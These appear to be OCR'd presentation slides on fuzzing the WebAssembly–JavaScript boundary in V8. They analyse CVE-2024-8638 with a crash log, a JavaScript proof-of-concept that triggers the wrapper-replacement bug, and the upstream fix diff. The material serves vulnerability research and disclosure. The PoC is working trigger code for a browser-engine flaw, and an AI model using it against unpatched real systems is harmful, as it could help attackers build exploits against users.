
=> JSToJSWrapper



# CVE-2024-8638

What happens if the wrapper of another Wasm exported function is optimized at this point?

=> The JSToJSWrapper will be incorrectly replaced.



# CVE-2024-8638

```
# CMD: /tmp/d8-linux-debug-v8-component-95842/d8 --allow-natives-syntax --jit-fuzzing poc.js
# OUTPUT ================================================================


#
# Fatal error in ../../src/objects/shared-function-info-inl.h, line 911
# Debug check failed: HasWasmExportedFunctionData().
#
#
#
#FailureMessage Object: 0x7ffd2b60ead0
==== C stack trace ===============================

    /tmp/d8-linux-debug-v8-component-
95842/libv8_libbase.so(v8::base::debug::StackTrace::StackTrace()+0x13) [0x7f831d74b153]
    /tmp/d8-linux-debug-v8-component-95842/libv8_libplatform.so(+0x199ed) [0x7f831d6f39ed]
    /tmp/d8-linux-debug-v8-component-95842/libv8_libbase.so(V8_Fatal(char const*, int, char const*,
...)+0x194) [0x7f831d72c854]
    /tmp/d8-linux-debug-v8-component-95842/libv8_libbase.so(+0x2c265) [0x7f831d72c265]
    /tmp/d8-linux-debug-v8-component-
95842/libv8.so(v8::internal::SharedFunctionInfo::wasm_exported_function_data(v8::internal::PtrComprCage
Base) const+0xa3) [0x7f831a87b143]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x3ffb012) [0x7f831bdfb012]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x3fda1fb) [0x7f831bdda1fb]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(v8::internal::Runtime_WasmCompileWrapper(int,
unsigned long*, v8::internal::Isolate*)+0x90) [0x7f831bdd9a30]
    /tmp/d8-linux-debug-v8-component-95842/libv8.so(+0x1f65dd7) [0x7f8319d65dd7]
```

```
d8.test.enableJSPI();
d8.test.installConditionalFeatures();
d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
const sig = makeSig([kWasmI32], []);
const builder = new WasmModuleBuilder();
const _type = builder.addType(sig);
const _import = builder.addImport('m', 'foo', _type);
const _table = builder.addTable(kWasmAnyFunc, 10).index;
builder.addExportOfKind(sig, builder, _import, _table);
builder.addFunction('main', _type).addBody([
  kExprLocalGet, 0,
  kExprI32Const, 0,
  kExprTableGet, _table,
  kGCPrefix,
  kExprRefCast, _type,
  kExprCallRef, _type
]).exportFunc();
const func = new WebAssembly.Function(
  { parameters: ['i32'], results: [] },
  () => 12);
const instance = builder.instantiate({ 'm': { 'foo': func } });
instance.exports.main(15);
```


# Fix Patch

In replacing the wrapper of a function exported from Wasm, do not replace the wrapper if the function is imported from the JavaScript side.

```
[wasm] Skip WasmJSFunctions in js-to-wasm wrapper tier-up

When a js-to-wasm wrapper tiers up, we also set the newly compiled
wrapper as the target for other exports that have the same signature.
This assumed that all exports have type WasmExportedFunction, but they
can also have type WasmJSFunction in the case of a re-exported
WebAssembly.Function import.

R=clemensb@chromium.org

Fixed: 362539773
Change-Id: I190a680ac5726122e2124977668bba3a95df93b5
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5822928
Reviewed-by: Clemens Backes <clemensb@chromium.org>
Commit-Queue: Thibaud Michaud <thibaudm@chromium.org>
Cr-Commit-Position: refs/heads/main@{#95877}
```

```
diff --git a/src/runtime/runtime-wasm.cc b/src/runtime/runtime-wasm.cc
index 6033535..78567ae 100644
--- a/src/runtime/runtime-wasm.cc
+++ b/src/runtime/runtime-wasm.cc

@@ -547,6 +547,8 @@
   CHECK(trusted_instance_data->try_get_func_ref(function_index, &func_ref));
   Tagged<JSFunction> external_function;
   CHECK(func_ref->internal(isolate)->try_get_external(&external_function));
+  if (external_function->shared()->HasWasmJSFunctionData()) return;
+  CHECK(external_function->shared()->HasWasmExportedFunctionData());
   external_function->UpdateCode(*wrapper_code);
   Tagged<WasmExportedFunctionData> function_data =
       external_function->shared()->wasm_exported_function_data();
```

# WASM-JS Interaction Fuzzing Architecture



# Conclusions

1. The Boundary Between WASM and JS Remains a High-Risk Area

2. JSPI Improves Asynchronous Integration but Poses Security Risks

3. Fuzz Testing is Crucial for Discovering Vulnerabilities

4. Engine-Level Improvements and Patches Are Ongoing